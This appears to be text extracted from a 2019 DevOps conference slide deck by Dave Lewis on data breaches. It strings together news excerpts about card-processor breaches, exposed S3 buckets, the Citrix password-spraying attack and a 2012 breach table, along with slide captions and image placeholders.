WHEN THE WALLS FELL:

BARBARIANS IN THE THRONE ROOM



PLEASE ALLOW ME...

DAVE LEWIS







hackers must





hackers must have tools
hackers must know
hackers must read books
hackers must die
hackers must have apps
hackers must be stopped
why hackers must eject the sjws
ethical hackers must obtain
all hackers must die
movies that hackers must watch

Report inappropriate predictions









#DEVOPS2019






SO MANY DISCLOSURES ... NOT ENOUGH COFFEE





"YOU KNOW NOTHING OF MY WORK" SUN TZU

SACK OF ROME 410 AD





40 Million Credit Card Numbers Hacked

By Jonathan Krim and Michael Barbaro Washington Post Staff Writers Saturday, June 18, 2005



More than 40 million credit card numbers belonging to

U.S. consumers were accessed by a computer hacker and are at risk of being used for fraud, MasterCard International Inc. said yesterday.

In the largest security breach of its kind, MasterCard officials said all credit card brands were affected, including 13.9 million cards bearing the MasterCard label. A spokeswoman for Visa USA Inc. confirmed that 22 million of its card numbers may have been breached, while Discover Financial Services Inc. said it did not yet know if its cards were affected.

MasterCard officials said consumers are not held responsible for unauthorized charges on their cards, and that other sensitive personal data, such as Social Security numbers and birth dates, were not stored in the hacked system. So far, no evidence of fraudulent charges has emerged, they said.



Heartland Payment Systems, Forcht Bank Discover Data Breaches

Both Companies Might be Victims of Larger Fraud Schemes

Linda McGlasson • January 21, 2009 © 0 Comments

















** Credit Eligible



Heartland Payment Systems, the sixth-largest payments processor in the U.S., announced Monday that its processing systems were breached in 2008, exposing an undetermined number of consumers to potential fraud. Meanwhile, Forcht Bank, one of the 10 largest banks in Kentucky, told its customers it would begin reissuing 8,500 debit cards after being informed by its own card processor of a possible breach.



In the case of Heartland, while the company continues to

XP CMDSHELL



THIS HAPPENS TOO OFTEN





SCIENCE POLICY CARS GAMING & CULTURE

SECURITY THROUGH...WHAT EXACTLY? —

Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 10:00 PM





by Michael Mimoso



September 22, 2017, 3:56 pm



Organizations continue to leak data through publicly accessible Amazon S3 buckets, pointing a harsh finger at continued lax attitudes toward the custodianship of sensitive data.

DARKReading

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ATTACKS / APP SEC **ANALYTICS CAREERS &** CLOUD ENDPOINT IoT MOBILE OPERATION **BREACHES** PEOPLE

APPLICATION SECURITY

3/12/2019 05:55 PM

Citrix Breach Underscores **Password Perils**



Attackers used a short list of passwords to knock on every digital door to find vulnerable systems in the vendor's network.

Robert Lemos News



The recent cyberattack on enterprise technology provider Citrix Systems using a technique known as password spraying highlights a major problem that passwords pose for companies: Users who select weak passwords or reuse their login credentials on different sites expose their organizations to compromise.







On March 8, Citrix posted a statement confirming that the company's internal network had been breached by hackers who had used password spraying, successfully using a short list of passwords on a wide swath of systems to eventually find a digital key that worked. The company began investigating after being contacted by the FBI on March 6, confirming that the attackers








Regulating the internet giants

The world's most valuable resource is no longer oil, but data

The data economy demands a new approach to antitrust rules







May 6th 2017













NHO3623TNC










Crear Usuario | Administrador de locuciones

Pagina: 1 de 5 Posterior



KREBS IS NOT YOUR IDS

EQUIFAX

UNAUTHORIZED ACCESS

WEB BREACH

INSIDER THREAT

MISSING PATCHES...


























\$ Site Breached	Users Affected	Link	Confirmed
Yahoo	453,000	CNN	Yes
Formspring	420,000	Securityweek	Yes
Phandroid	1,000,000	Securityweek	Yes
Billabong	21,485	IT News AU	Yes
Nvidia	800	PCWorld	Yes
LinkedIn	6,460,000	Globe and Mail	Yes
eHarmony	1,500,000	ZDNet	Yes
Consumerist	TBD	Consumerist	Yes/TBD

SUMMER OF BREACH 2012






